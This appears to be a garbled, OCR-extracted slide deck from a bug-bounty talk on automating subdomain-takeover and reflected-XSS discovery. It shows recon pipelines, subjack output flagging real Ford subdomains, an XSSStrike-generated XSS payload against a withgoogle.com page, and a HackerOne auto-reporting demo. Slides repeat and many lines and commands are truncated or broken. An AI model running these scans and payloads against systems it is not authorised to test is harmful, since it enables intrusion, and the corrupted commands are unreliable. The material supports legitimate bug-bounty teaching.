
- Have a list of IPs / hostnames from program's scope
- Load the list in Burp Suite
 - Target -> Scope
- Resolve IPs to hostnames
- Enumerate subdomains
- Use a bash one-liner to ingest the list of IPs / hostnames to Burp Suite (Or use Aquatone & proxy traffic to Burp)
- Under Site map, show only in-scope items
- Perform Manual Testing



Me as Derp



```
kali@kali:~/Desktop$ for target in $(cat _abuseipdb_subs); do curl -m 3 -L --proxy http://127.0.0.1:8080 -k "https://$target/"; done
curl: (28) Operation timed out after 2204 milliseconds with 0 bytes received
curl: (28) Operation timed out after 2203 milliseconds with 0 bytes received
curl: (28) Operation timed out after 2202 milliseconds with 0 bytes received
curl: (28) Operation timed out after 2203 milliseconds with 0 bytes received
curl: (28) Operation timed out after 2206 milliseconds with 0 bytes received
curl: (28) Operation timed out after 2203 milliseconds with 0 bytes received
curl: (28) Operation timed out after 2202 milliseconds with 0 bytes received
curl: (28) Operation timed out after 1202 milliseconds with 0 bytes received
curl: (28) Operation timed out after 2204 milliseconds with 0 bytes received
curl: (28) Operation timed out after 1203 milliseconds with 0 bytes received
curl: (28) Operation timed out after 2203 milliseconds with 0 bytes received
curl: (28) Operation timed out after 2203 milliseconds with 0 bytes received
curl: (28) Operation timed out after 1204 milliseconds with 0 bytes received
curl: (28) Operation timed out after 2203 milliseconds with 0 bytes received
curl: (28) Operation timed out after 2201 milliseconds with 0 bytes received
curl: (28) Operation timed out after 2211 milliseconds with 0 bytes received
curl: (28) Operation timed out after 2203 milliseconds with 0 bytes received
curl: (28) Operation timed out after 2204 milliseconds with 0 bytes received
curl: (28) Operation timed out after 2202 milliseconds with 0 bytes received
curl: (28) Operation timed out after 2203 milliseconds with 0 bytes received
curl: (28) Operation timed out after 2204 milliseconds with 0 bytes received
curl: (28) Operation timed out after 2213 milliseconds with 0 bytes received
curl: (28) Operation timed out after 2203 milliseconds with 0 bytes received
```




Scenario: Subdomain Takeover

- Subdomain Enumeration
- Test for Subdomain Takeover
- Perform Manual Analysis

```
kali@kali:~/Desktop$ assetfinder -subs-only ford.com | grep -F -v '*' | grep -F -v '@' > ford_subs_tmp.txt
kali@kali:~/Desktop$ curl -s https://www.abuseipdb.com/whois/ford.com | grep -E '<li>.*</li>' | grep -E -v '<li><a.*</li>' > | grep -E -v 'client.*Prohibited' | grep -E -v 'server.*Prohibited' | sed 's/<li>//g' | sed 's/</li>//g' | sed "s/$/.ford.com/g" >> ford_subs_tmp.txt
kali@kali:~/Desktop$ cat ford_subs_tmp.txt | sort -u > ford_subs.txt
kali@kali:~/Desktop$ rm ford_subs_tmp.txt
kali@kali:~/Desktop$ subjack -ssl -v -w ford_subs.txt | grep -v -F 'Not Vulnerable'
[AZURE] ccsdev.ford.com
[AZURE] fusapcaccsqueryqa.cv.ford.com
[AZURE] fusapcaccsalertqa.cv.ford.com
[AZURE] usapcaccsquery.cv.ford.com
[AZURE] usapcaccsalert.cv.ford.com
```

```
kali@kali:~/Desktop$ dig ccsdev.ford.com CNAME
; <<>> DiG 9.16.2-Debian <<>> ccsdev.ford.com CNAME
;; global options: +cmd
;; Got answer:
;; ->HEADER<- opcode: QUERY, status: NOERROR, id: 19798
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 1
;; OPT PSEUDOSECTION:
;; EDNS: version: 0, flags:; udp: 1452
;; QUESTION SECTION:
;ccsdev.ford.com. IN CNAME
;; ANSWER SECTION:
ccsdev.ford.com. 1800 IN CNAME ccsforddev.trafficmanager.net.
;; Query time: 175 msec
;; SERVER: 1.1.1.1#53(1.1.1.1)
;; WHEN: Thu May 14 17:04:59 EDT 2020
;; MSG SIZE rcvd: 102
kali@kali:~/Desktop$
```

The screenshot shows a configuration page for a traffic manager. The 'Name' field is 'ccsforddev'. The 'Routing method' is 'Performance'. The 'Subscription' is 'Visual Studio Ultimate with MSDN'. The 'Resource group' is 'test'. The 'Resource group location' is '(Asia Pacific) Southeast Asia'.




Me as Derp

- assetfinder -subs-only ford.com | grep -F -v '*' | grep -F -v '@' > ford_subs_tmp.txt
- curl -s https://www.abuseipdb.com/whois/ford.com | grep -E '.*' | grep -E -v '<a.*' | grep -E -v 'client.*Prohibited' | grep -E -v 'server.*Prohibited' | sed 's///g' | sed 's///g' | sed "s/\$/.ford.com/g" >> ford_subs_tmp.txt
- cat ford_subs_tmp.txt | sort -u > ford_subs.txt
- rm ford_subs_tmp.txt
- subjack -ssl -v -w ford_subs.txt | grep -v -F 'Not Vulnerable'

Scenario: Cross-site Scripting

- Subdomain Enumeration
- Use ParamSpider with gf
- Use kxss to find reflected parameters
- Perform Manual Analysis



Me as Derp

```
kali@kali:~/Desktop/withgoogle$ for line in $(cat withgoogle_abuseipdb_subs); do python3 /home/kali/Tools/tools_non-docker/ParamSpider/paramspider.py --domain $line --level high --exclude woff,css,js,png,svg,ico,jpg,jpeg,gif --output $line.txt; done
```

```
PARAMSPIDER
- coded with <3 by Devansh Batham

[!] URLs containing these extensions will be excluded from the results : ['.woff', '.css', '.js', '.png', '.svg', '.ico', '.jpg', '.jpeg', '.gif']

https://learndigital.withgoogle.com/ateliersnumeriques/f2f/intrapreneuriat-devenez-acteur-de-votre-job/detail?city=En ligne&date=FUZZ
https://learndigital.withgoogle.com/maharatgoogle/modules/gitkit/widget?signInSuccessUrl=https://learndigital.withgoogle.com/maharatgoogle/course/digital-marketing/lesson/1116mode=FUZZ
https://learndigital.withgoogle.com/digitalgarage?_ga=FUZZ
https://learndigital.withgoogle.com/atelierdigital-de/?utm_source=Engagement&utm_medium=FUZZ
https://learndigital.withgoogle.com/maharatgoogle/modules/gitkit/widget?signInSuccessUrl=https://learndigital.withgoogle.com/maharatgoogle/course/digital-marketing/lesson/586mode=FUZZ
https://learndigital.withgoogle.com/maharatgoogle/modules/gitkit/widget?signInSuccessUrl=https://learndigital.withgoogle.com/maharatgoogle/course/digital-marketing/lesson/1106mode=FUZZ
```


```
kali@kali:~/Desktop/withgoogle/output$ gf xss
/transformationgallery.withgoogle.com.txt:2:https://transformationgallery.withgoogle.com/?q=FUZZ
/transformationgallery.withgoogle.com.txt:3:https://transformationgallery.withgoogle.com/?q=chromebook&lang=FUZZ
/britishmuseum.withgoogle.com.txt:1:https://britishmuseum.withgoogle.com/?fbclid=FUZZ
/digitalnagaraz.withgoogle.com.txt:17:https://digitalnagaraz.withgoogle.com/?gclid=FUZZ
/www.optimizingadsense.withgoogle.com.txt:7:https://optimizingadsense.withgoogle.com/course?sourceId=FUZZ
/www.csfirst.withgoogle.com.txt:5:https://csfirst.withgoogle.com/en/logo-teachers?gclid=FUZZ
/www.csfirst.withgoogle.com.txt:8:https://csfirst.withgoogle.com/c/cs-first/en/create-your-own-google-logo/overview.html?gclid=FUZZ
/www.csfirst.withgoogle.com.txt:14:https://csfirst.withgoogle.com/?utm_exp_id=95153827-4_RZJuoS41RYqV7APMxoWyVA.0&utm_referrer=FUZZ
/www.csfirst.withgoogle.com.txt:15:https://csfirst.withgoogle.com/?utm_exp_id=FUZZ
/codein.withgoogle.com.txt:5:https://codein.withgoogle.com/tasks/?sp-organization=53858070115123206sp-search=FUZZ
/codein.withgoogle.com.txt:16:https://codein.withgoogle.com/tasks/6322519776690176/?sp-organization=6299430183501824&sp=FUZZ
/codein.withgoogle.com.txt:28:https://codein.withgoogle.com/tasks/?sp-organization=4794680462016512&sp=FUZZ
/codein.withgoogle.com.txt:46:https://codein.withgoogle.com/tasks/6302643020365824/?sp-organization=6299430183501824&sp=FUZZ
/codein.withgoogle.com.txt:46:https://codein.withgoogle.com/tasks/5099725306986496/?sp-organization=6299430183501824&sp=FUZZ
/codein.withgoogle.com.txt:69:https://codein.withgoogle.com/tasks/6355213571063808/?sp-organization=6299430183501824&sp=FUZZ
/codein.withgoogle.com.txt:74:https://codein.withgoogle.com/tasks/5660474794311680/?sp-organization=6299430183501824&sp=FUZZ
/codein.withgoogle.com.txt:131:https://codein.withgoogle.com/tasks/?sp-organization=53530722608087046sp-search=FUZZ
```

```
kali@kali:~/Desktop/withgoogle$ cat gf_withgoogle | kxss
param token is reflected and allows " on https://artsexperiments.withgoogle.com/living-archive/map?token=FUZZ
param token is reflected and allows < on https://artsexperiments.withgoogle.com/living-archive/map?token=FUZZ
param token is reflected and allows < on https://artsexperiments.withgoogle.com/living-archive/map?token=FUZZ
param token is reflected and allows > on https://artsexperiments.withgoogle.com/living-archive/map?token=FUZZ
param token is reflected and allows " on https://artsexperiments.withgoogle.com/living-archive/map?token=FUZZ
param token is reflected and allows " on https://artsexperiments.withgoogle.com/living-archive/map?token=FUZZ
param token is reflected and allows < on https://artsexperiments.withgoogle.com/living-archive/map?token=FUZZ
param token is reflected and allows > on https://artsexperiments.withgoogle.com/living-archive/map?token=FUZZ
param token is reflected and allows " on https://artsexperiments.withgoogle.com/living-archive/map?token=FUZZ
param token is reflected and allows " on https://artsexperiments.withgoogle.com/living-archive/map?token=FUZZ
param token is reflected and allows < on https://artsexperiments.withgoogle.com/living-archive/map?token=FUZZ
param token is reflected and allows > on https://artsexperiments.withgoogle.com/living-archive/map?token=FUZZ
param token is reflected and allows " on https://artsexperiments.withgoogle.com/living-archive/map?token=FUZZ
param token is reflected and allows " on https://artsexperiments.withgoogle.com/living-archive/map?token=FUZZ
param token is reflected and allows < on https://artsexperiments.withgoogle.com/living-archive/map?token=FUZZ
param token is reflected and allows > on https://artsexperiments.withgoogle.com/living-archive/map?token=FUZZ
param token is reflected and allows " on https://artsexperiments.withgoogle.com/living-archive/map?token=FUZZ
param token is reflected and allows " on https://artsexperiments.withgoogle.com/living-archive/map?token=FUZZ
```

Scenario: Cross-site Scripting

- Subdomain Enumeration
- Use ParamSpider with gf
- Use kxss to find reflected parameters
- Perform Manual Analysis


```
kali@kali:~/Desktop/withgoogle$ for line in $(cat withgoogle_abuseipdb_subs); do python3 /home/kali/Tools/tools_non-docker/ParamSpider/paramspider.py --domain $line --level high --exclude woff,css,js,png,svg,ico,jpg,jpeg,gif --output $line.txt; done
```



```
kali@kali:~/Desktop$ python3 /home/kali/Tools/tools_non-docker/XSSStrike/xsstrike.py -u "https://artsexperiments.withgoogle.com/living-archive/map?token=FUZZ"
```

```
[!] URLs contain: ['.', '.jpg', '.']
[~] Checking for DOM vulnerabilities
[+] WAF Status: Offline
[!] Testing parameter: token
[!] Reflections found: 5
[~] Analysing reflections
[~] Generating payloads
[!] Payloads generated: 9287
-----
[+] Payload: "><HTML%09onmOusEOVeR%09=%09confirm()%0dx//
[!] Efficiency: 100
[!] Confidence: 9
[?] Would you like to continue scanning? [y/N] n
kali@kali:~/Desktop$
```

```
/digitalnagaraz.withgoogle.com.txt:7:https://digitalnagaraz.withgoogle.com/?sp=FUZZ
/www.optimizingadsense.withgoogle.com.txt:7:https://optimizingadsense.withgoogle.com/course?sourceId=FUZZ
/www.csfirst.withgoogle.com.txt:5:https://csfirst.withgoogle.com/en/logo-teachers?gclid=FUZZ
/www.csfirst.withgoogle.com.txt:8:https://csfirst.withgoogle.com/c/cs-first/en/create-your-own-google-logo/overview.html?gclid=FUZZ
/www.csfirst.withgoogle.com.txt:14:https://csfirst.withgoogle.com/zutm_exp_id=95153827-4_RZJuoS4lRYqV7APMxoWyVA.06utm_referrer=FUZZ
/www.csfirst.withgoogle.com.txt:15:https://csfirst.withgoogle.com/zutm_exp_id=FUZZ
/codein.withgoogle.com.txt:5:https://codein.withgoogle.com/tasks/?sp-organization=53858070115123206sp-search=FUZZ
/codein.withgoogle.com.txt:16:https://codein.withgoogle.com/tasks/6322519776690176/?sp-organization=62994301835018246amp=FUZZ
/codein.withgoogle.com.txt:28:https://codein.withgoogle.com/tasks/?sp-organization=47946804620165126amp=FUZZ
/codein.withgoogle.com.txt:46:https://codein.withgoogle.com/tasks/6302643020365824/?sp-organization=62994301835018246amp=FUZZ
/codein.withgoogle.com.txt:59:https://codein.withgoogle.com/tasks/5099725306986496/?sp-organization=62994301835018246amp=FUZZ
/codein.withgoogle.com.txt:69:https://codein.withgoogle.com/tasks/6355213571063808/?sp-organization=62994301835018246amp=FUZZ
/codein.withgoogle.com.txt:74:https://codein.withgoogle.com/tasks/5660474794311680/?sp-organization=62994301835018246amp=FUZZ
/codein.withgoogle.com.txt:131:https://codein.withgoogle.com/tasks/?sp-organization=53530722608087046sp-search=FUZZ
```




Me as Derp

```
kali@kali:~/Desktop/withgoogle$ cat gf_withgoogle | kxss
param token is reflected and allows " on https://artsexperiments.withgoogle.com/living-archive/map?token=FUZZ
param token is reflected and allows < on https://artsexperiments.withgoogle.com/living-archive/map?token=FUZZ
param token is reflected and allows < on https://artsexperiments.withgoogle.com/living-archive/map?token=FUZZ
param token is reflected and allows > on https://artsexperiments.withgoogle.com/living-archive/map?token=FUZZ
param token is reflected and allows " on https://artsexperiments.withgoogle.com/living-archive/map?token=FUZZ
param token is reflected and allows ' on https://artsexperiments.withgoogle.com/living-archive/map?token=FUZZ
param token is reflected and allows < on https://artsexperiments.withgoogle.com/living-archive/map?token=FUZZ
param token is reflected and allows > on https://artsexperiments.withgoogle.com/living-archive/map?token=FUZZ
param token is reflected and allows " on https://artsexperiments.withgoogle.com/living-archive/map?token=FUZZ
param token is reflected and allows ' on https://artsexperiments.withgoogle.com/living-archive/map?token=FUZZ
param token is reflected and allows < on https://artsexperiments.withgoogle.com/living-archive/map?token=FUZZ
param token is reflected and allows > on https://artsexperiments.withgoogle.com/living-archive/map?token=FUZZ
param token is reflected and allows " on https://artsexperiments.withgoogle.com/living-archive/map?token=FUZZ
param token is reflected and allows ' on https://artsexperiments.withgoogle.com/living-archive/map?token=FUZZ
param token is reflected and allows < on https://artsexperiments.withgoogle.com/living-archive/map?token=FUZZ
param token is reflected and allows > on https://artsexperiments.withgoogle.com/living-archive/map?token=FUZZ
param token is reflected and allows " on https://artsexperiments.withgoogle.com/living-archive/map?token=FUZZ
param token is reflected and allows ' on https://artsexperiments.withgoogle.com/living-archive/map?token=FUZZ
```

Scenario: Cross-site Scripting

- Subdomain Enumeration
- Use ParamSpider with gf
- Use kxss to find reflected parameters
- Perform Manual Analysis



Me as Derp

```
kali@kali:~/Desktop/withgoogle$ python3 ParamSpider.py --url https://artsexperiments.withgoogle.com/living-archive/?token=1589218517 --gf --kxss --output.txt; done
```


```
[!] URLs contain XSS
[+] Checking WAF Status
[+] Testing Reflective Analysis
[+] Generating Payloads
[+] Payload: https://learndigitalnagaraz.withgoogle.com/living-arch
[+] Efficient Confident
[?] Would you like to save this file?

kali@kali:~/Desktop/withgoogle$ python3 ParamSpider.py --url https://artsexperiments.withgoogle.com/living-archive/?token=1589218517 --gf --kxss --output.txt; done
```

```
param token is reflected and allows > on https://artsexperiments.withgoogle.com/living-archive/map?token=FUZZ
param token is reflected and allows " on https://artsexperiments.withgoogle.com/living-archive/map?token=FUZZ
param token is reflected and allows " on https://artsexperiments.withgoogle.com/living-archive/map?token=FUZZ
param token is reflected and allows < on https://artsexperiments.withgoogle.com/living-archive/map?token=FUZZ
param token is reflected and allows > on https://artsexperiments.withgoogle.com/living-archive/map?token=FUZZ
param token is reflected and allows " on https://artsexperiments.withgoogle.com/living-archive/map?token=FUZZ
param token is reflected and allows < on https://artsexperiments.withgoogle.com/living-archive/map?token=FUZZ
param token is reflected and allows > on https://artsexperiments.withgoogle.com/living-archive/map?token=FUZZ
param token is reflected and allows " on https://artsexperiments.withgoogle.com/living-archive/map?token=FUZZ
param token is reflected and allows < on https://artsexperiments.withgoogle.com/living-archive/map?token=FUZZ
param token is reflected and allows > on https://artsexperiments.withgoogle.com/living-archive/map?token=FUZZ
param token is reflected and allows " on https://artsexperiments.withgoogle.com/living-archive/map?token=FUZZ
```

Scenario: Cross-site Scripting

- Subdomain Enumeration
- Use ParamSpider with gf
- Use kxss to find reflected parameters
- Perform Manual Analysis



MFW Dupe

```
kali@kali:~/Desktop/withgoogle$ ./ParamSpider/paramspider.py --url https://artsexperiments.withgoogle.com/living-archive/ --token 1589218517 --txt; done
```

```
[!] URLs contain XSS
o', '.jpg', '.')
[~] Checking
[+] WAF Stat
[!] Testing
[!] Reflecti
[~] Analysin
[~] Generati
[!] Payloads
[+] Payload:
[!] Efficiency
```

artsexperiments.withgoogle.com says
artsexperiments.withgoogle.com

OK

Hello,

Thanks for reporting this issue. We appreciate you taking the time to help us improve security.

We've taken a look and can confirm that **this is a duplicate of an existing bug** that we're already tracking. Unfortunately, this excludes the report from our reward program -- duplicate submissions don't qualify for reward or credit.


Best of luck in your future bug hunting!

See details OK, got it

```
param token is reflected and allows > on https://artsexperiments.withgoogle.com/living-archive/map?token=FUZZ
param token is reflected and allows " on https://artsexperiments.withgoogle.com/living-archive/map?token=FUZZ
param token is reflected and allows " on https://artsexperiments.withgoogle.com/living-archive/map?token=FUZZ
param token is reflected and allows < on https://artsexperiments.withgoogle.com/living-archive/map?token=FUZZ
param token is reflected and allows > on https://artsexperiments.withgoogle.com/living-archive/map?token=FUZZ
param token is reflected and allows " on https://artsexperiments.withgoogle.com/living-archive/map?token=FUZZ
param token is reflected and allows < on https://artsexperiments.withgoogle.com/living-archive/map?token=FUZZ
param token is reflected and allows > on https://artsexperiments.withgoogle.com/living-archive/map?token=FUZZ
param token is reflected and allows " on https://artsexperiments.withgoogle.com/living-archive/map?token=FUZZ
param token is reflected and allows " on https://artsexperiments.withgoogle.com/living-archive/map?token=FUZZ
```


Bringing it together: Automating Subdomain Takeovers & Cross-Site Scripting detection

- Subdomain Enumeration
- Test for Subdomain Takeover
- Use ParamSpider with gf
- Use kxss to find reflected parameters
- Perform Manual Analysis




Me as Derp

```
kali@kali:~/Desktop/withgoogle$ assetfinder -subs-only withgoogle.com
youtube10.withgoogle.com
digital40.withgoogle.com
mx01.withgoogle.com
remember311.withgoogle.com
mail1.withgoogle.com
server1.withgoogle.com
ns1.withgoogle.com
dns1.withgoogle.com
ww1.withgoogle.com
www1.withgoogle.com
mx1.withgoogle.com
mail2.withgoogle.com
ns2.withgoogle.com
dns2.withgoogle.com
www2.withgoogle.com
mx2.withgoogle.com
pop3.withgoogle.com
ns3.withgoogle.com
adblitz3.withgoogle.com
cab2014.withgoogle.com
mondebat2014.withgoogle.com
ns4.withgoogle.com
music2015.withgoogle.com
dcls2015.withgoogle.com
deutschland25.withgoogle.com
ipv6.withgoogle.com
wahl2017.withgoogle.com
desafio2017.withgoogle.com
eleicoes2018.withgoogle.com
www.eleicoes2018.withgoogle.com
a.withgoogle.com
cresca.withgoogle.com
navlekha.withgoogle.com
media.withgoogle.com
digitalindia.withgoogle.com
forindia.withgoogle.com
```

Bringing it together: Automating Subdomain Takeovers & Cross-Site Scripting detection

- Subdomain Enumeration
- Test for Subdomain Takeover
- Use ParamSpider with gf
- Use kxss to find reflected parameters
- Perform Manual Analysis




Me as Derp

```
kali@kali:~/Desktop/withgoogle$ assetfinder -subs-only withgoogle.com
youtube10.withgoogle.com
digital40.withgoogle.com
mx01.withgoogle.com
remember3
mail1.wit
server1.w
ns1.withg
dns1.with
ww1.withg
www1.with
mx1.withg
mail2.wit
ns2.withg
dns2.with
www2.withgoogle.com
mx2.withgoogle.com
pop3.withgoogle.com
ns3.withgoogle.com
adblitz3.withgoogle.com
cab2014.withgoogle.com
mondebat2014.withgoogle.com
ns4.withgoogle.com
music2015.withgoogle.com
dcls2015.withgoogle.com
deutschland25.withgoogle.com
ipv6.withgoogle.com
wahl2017.withgoogle.com
desafio2017.withgoogle.com
eleicoes2018.withgoogle.com
www.eleicoes2018.withgoogle.com
a.withgoogle.com
cresca.withgoogle.com
navlekha.withgoogle.com
media.withgoogle.com
digitalindia.withgoogle.com
forindia.withgoogle.com

kali@kali:~/Desktop$ assetfinder -subs-only ford.com | grep -F -v '*' | grep -F -v '@' > ford_subs_tmp.txt
kali@kali:~/Desktop$ curl -s https://www.abuseipdb.com/whois/ford.com | grep -E '<li>.*</li>' | grep -E -v '<li><a.*</li>' > | grep -E -v 'client.*Prohibited' | grep -E -v 'server.*Prohibited' | sed 's/<li>//g' | sed 's/</li>//g' | sed "s/$/
.ford.com/g" >> ford_subs_tmp.txt
kali@kali:~/Desktop$ cat ford_subs_tmp.txt | sort -u > ford_subs.txt
kali@kali:~/Desktop$ rm ford_subs_tmp.txt
kali@kali:~/Desktop$ subjack -ssl -v -w ford_subs.txt | grep -v -F 'Not Vulnerable'
[AZURE] ccsdev.ford.com
[AZURE] fusapcaccsqueryqa.cv.ford.com
[AZURE] fusapcaccsalertqa.cv.ford.com
[AZURE] usapcaccsquery.cv.ford.com
[AZURE] usapcaccsalert.cv.ford.com
```

Bringing it together: Automating Subdomain Takeovers & Cross-Site Scripting detection

- Subdomain Enumeration
- Test for Subdomain Takeover
- Use ParamSpider with gf
- Use kxss to find reflected parameters
- Perform Manual Analysis



Me as Derp

```
kali@kali:~/Desktop/withgoogle$ assetfinder -subs-only withgoogle.com
youtube10.withgoogle.com
digital40.
mx01.withg
remember3
mail1.wit
server1.w
ns1.withg
dns1.with
ww1.withg
www1.with
mx1.withg
mail2.wit
ns2.withg
dns2.with
ww2.withg
mx2.withgo
pop3.withg
ns3.withgo
adblitz3.w
cab2014.wi
mondebat20
ns4.withgo
music2015.
dcls2015.w
deutschlan
ipv6.withg
wahl2017.w
desafio201
eleicoes20
www.eleico
a.withgoog
cresca.wit
navlekha.withgoogle.com
media.withgoogle.com
digitalindia.withgoogle.com
forindia.withgoogle.com
```

Living Archive

artsexperiments.withgoogle.com/living-archive/?token=1589218517

artsexperiments.withgoogle.com says
artsexperiments.withgoogle.com

OK


ENYANCGREGOR x Google Arts & Culture

Google serves cookies to analyse traffic to this site. Information about your use of our site is shared with Google for that purpose. [See details](#) [OK, got it](#) [SKIP INTRO](#)

```
'<li><a.*</li>
g' | sed "s/$/
```

Bringing it together: Automating Subdomain Takeovers & Cross-Site Scripting detection

- Subdomain Enumeration
- Test for Subdomain Takeover
- Use ParamSpider with gf
- Use kxss to find reflected parameters
- Perform Manual Analysis



MFW Dupe

```
kali@kali:~/Desktop/withgoogle$ assetfinder -subs-only withgoogle.com
youtube10.withgoogle.com
digital40.
mx01.withg
remember3
mail1.wit
server1.w
ns1.withg
dns1.with
ww1.withg
ww1.with
mx1.withg
mail2.wit
ns2.withg
dns2.with
ww2.withg
```

Living Archive

artsexperiments.withgoogle.com/living-archive/?token=1589218517

artsexperiments.withgoogle.com says
artsexperiments.withgoogle.com

OK

Hello,

Thanks for reporting this issue. We appreciate you taking the time to help us improve security.

We've taken a look and can confirm that **this is a duplicate of an existing bug** that we're already tracking. Unfortunately, this excludes the report from our reward program -- duplicate submissions don't qualify for reward or credit.

Best of luck in your future bug hunting!

Google serves cookies to analyse traffic to this site. Information about your use of our site is shared with Google for that purpose. [See details](#) [OK, got it](#)

```
want2017.w
desafio201
eleicoes20
www.eleico
a.withgoog
cresca.wit
navlekha.withgoogle.com
media.withgoogle.com
digitalindia.withgoogle.com
forindia.withgoogle.com
```


Bringing it together: Automating Subdomain Takeovers & Cross-Site Scripting detection

- Subdomain Enumeration
- Test for Subdomain Takeover
- Use ParamSpider with gf
- Use kxss to find reflected parameters
- Perform Manual Analysis

```
kali@kali:~/Desktop/withgoogle$ assetfinder -subs-only withgoogle.com
youtube10.withgoogle.com
digital40.
mx01.withg
remember3
mail1.wit
server1.w
ns1.withg
dns1.with
ur1.withg
```

Living Archive

artsexperiments.withgoogle.com/living-archive/?token=1589218517

artsexperiments.withgoogle.com says
artsexperiments.withgoogle.com

```
'<li><a.*</li>
g' | sed "s/$/
```

As a result, you've earned \$

Feedback from Synack:

Thank you for your submission. Wonderful find!

& Culture



MFW Valid Bug



forindia.withgoogle.com



References: Open Source Tools used

Open Source Tools:

- <https://github.com/tomnomnom/assetfinder>
- <https://github.com/projectdiscovery/subfinder>
- <https://github.com/OWASP/Amass>
- <https://github.com/haccer/subjack>
- <https://github.com/devanshbatham/ParamSpider>
- <https://github.com/tomnomnom/gf>
- <https://github.com/tomnomnom/hacks/tree/master/kxss>
- <https://github.com/s0md3v/XSSStrike>



Me as Derp


References: Open Source Tools used + Automated Reporting

Open Source Tools:

- <https://github.com/tomnomnom/assetfinder>
- <https://github.com/projectdiscovery/subfinder>
- <https://github.com/OWASP/Amass>
- <https://github.com/hacker/subjack>
- <https://github.com/devanshbatham/ParamSpider>
- <https://github.com/tomnomnom/gf>
- <https://github.com/tomnomnom/hacks/tree/master/kxss>
- <https://github.com/s0md3v/XSSStrike>

Automated Reporting:

- <https://github.com/fransr/bountyplz>



Me as Derp

```
asset: 'example'
weakness: "sql injection"
injection-type: out of band
severity: high
url: "http://www.com?&yes=1&ok=x"
attachments: ["test123.txt", "ja.csv"]

# SQL-injection at
xyz.example.com due to no
escaped page-variable

This is cool!



JA:



## Impact

Really dangerous

*** parsing...
-- description:
This is cool!

(UPLOAD1)
JA:
(UPLOAD2)
-- Impact:
Really dangerous
title: SQL-injection at xyz.example.com due to non-escaped page-variable
program: testing-reporting-123
weakness: sql injection
attachments: ["test123.txt","ja.csv"]
inline-attachments: img1.png,img2.png
severity: high
asset: example
url: http://www.com?&yes=1&ok=x
injection-type: out of band

*** sending report...
*** fetching current user...
*** already signed in!
*** validating program...
*** uploading attachments...
*** uploading file... test123.txt
*** uploading file... ja.csv
*** uploading inline attachments...
*** uploading file... img1.png
*** replacing inline in description/impact with (F283871)
*** uploading file... img2.png
*** replacing inline in description/impact with (F283872)
*** creating report draft to testing-reporting-123...
*** fetching weaknesses...
*** matching weakness: 'sql injection' against list...
*** context found (needs additional data) SqlInjectionContext
*** matching injection type 'out of band' against list...
*** context injection type 'Out-of-Band' selected
*** weakness-id 67 selected
*** fetching graphql-token...
*** fetching assets...
*** matching asset: 'example' against list...
*** asset-id 8286 selected
*** sending report-draft to get draft id...
*** draft id: 29912 saved
*** submitting report...
*** report submitted: 335434
*** https://hackerone.com/reports/335434

local @ test $ [
```

The web browser shows a report on HackerOne with the following details:

- Title: SQL-injection at xyz.example.com due to non-escaped page-variable
- Status: New (Draft)
- Reported to: testing-reporting-123
